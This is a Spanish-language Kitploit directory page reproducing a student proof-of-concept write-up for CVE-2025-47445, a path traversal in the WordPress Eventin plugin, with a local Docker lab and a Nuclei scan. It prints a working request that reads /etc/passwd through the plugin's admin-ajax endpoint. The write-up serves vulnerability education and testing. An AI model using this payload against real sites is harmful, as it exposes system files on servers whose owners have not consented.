
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-47445-PoC — Exploit de prueba de concepto para CVE-2025-47445, una vulnerabilidad de path traversal en el plugin Eventin de WordPress. Incluye instrucciones de configuración para un entorno Docker local y pasos de explotación manual. | Kitploit
Herramientas/GitHubGitHub/inverterad/cve-2025-47445-poc
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebSeguridad WebPruebas de PenetraciónAprendizaje y Educación
GitHubinverterad/cve-2025-47445-poc

CVE-2025-47445-PoC

Exploit de prueba de concepto para CVE-2025-47445, una vulnerabilidad de path traversal en el plugin Eventin de WordPress. Incluye instrucciones de configuración para un entorno Docker local y pasos de explotación manual.

Ver Repositorio
24hace 9 mesesAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    647
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    421
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    389
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    333
  • 6

    SafeLine

    chaitin/safeline

    Proxy inverso y WAF autoalojado que filtra tráfico HTTP malicioso, bloquea inyecciones SQL, XSS y ataques de bots, con limitación de velocidad y cifrado dinámico de HTML/JS.

    331

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2025-47445 PoC

Esta prueba de concepto se basa en una tarea escolar donde queríamos encontrar un plugin de WordPress vulnerable y probar dicha vulnerabilidad en un entorno controlado local.

Info
Plugin de WordPress:Wordpress Eventin
Versión del plugin:4.0.26 (o anterior)
Información del CVE:Project Discovery - Vulnerability library
CVEdetails.com
Herramientas de interés:Wordfence Lab Environment
Docker
Burp Suite
Nuclei

Configuración del entorno

Worfence Docker WordPress Research Lab viene con dos entornos diferentes, uno con una versión anterior de PHP; optaremos por el más reciente.

# In the dockerwp84 folder
docker-compose build
docker-compose up -d

Después de esto, configuré la página de WordPress a través de localhost:1337. Descargué el plugin Eventin, específicamente la versión 4.0.26 desde la tienda de plugins, y lo instalé y activé a través de la interfaz de WordPress.

Ahora todo debería estar listo.

DAST / Nuclei

Quiero ver si Nuclei puede encontrar el CVE que busco, así que ejecuto una instancia a través de un contenedor Docker temporal.

docker run --rm projectdiscovery/nuclei -u http://host.docker.internal:1337

He intentado ejecutar Nuclei varias veces y obtuve diferentes resultados, no estoy seguro de por qué. Pero eventualmente encuentra el CVE, y un par de otras cosas que no estaba buscando específicamente.

Nuclei screenshot

Burp / Prueba manual

Para ver si puedo acceder al archivo /etc/passwd, simplemente ingreso el siguiente payload en mi solicitud GET.

/wp-admin/admin-ajax.php?action=proxy_image&url=/etc/passwd

Y fue un éxito.

Burp screenshot

Conclusiones

Esto se hizo con fines educativos.

Asegúrate de actualizar todo tu software. Se encuentran nuevos CVE cada día.

Descargar herramienta



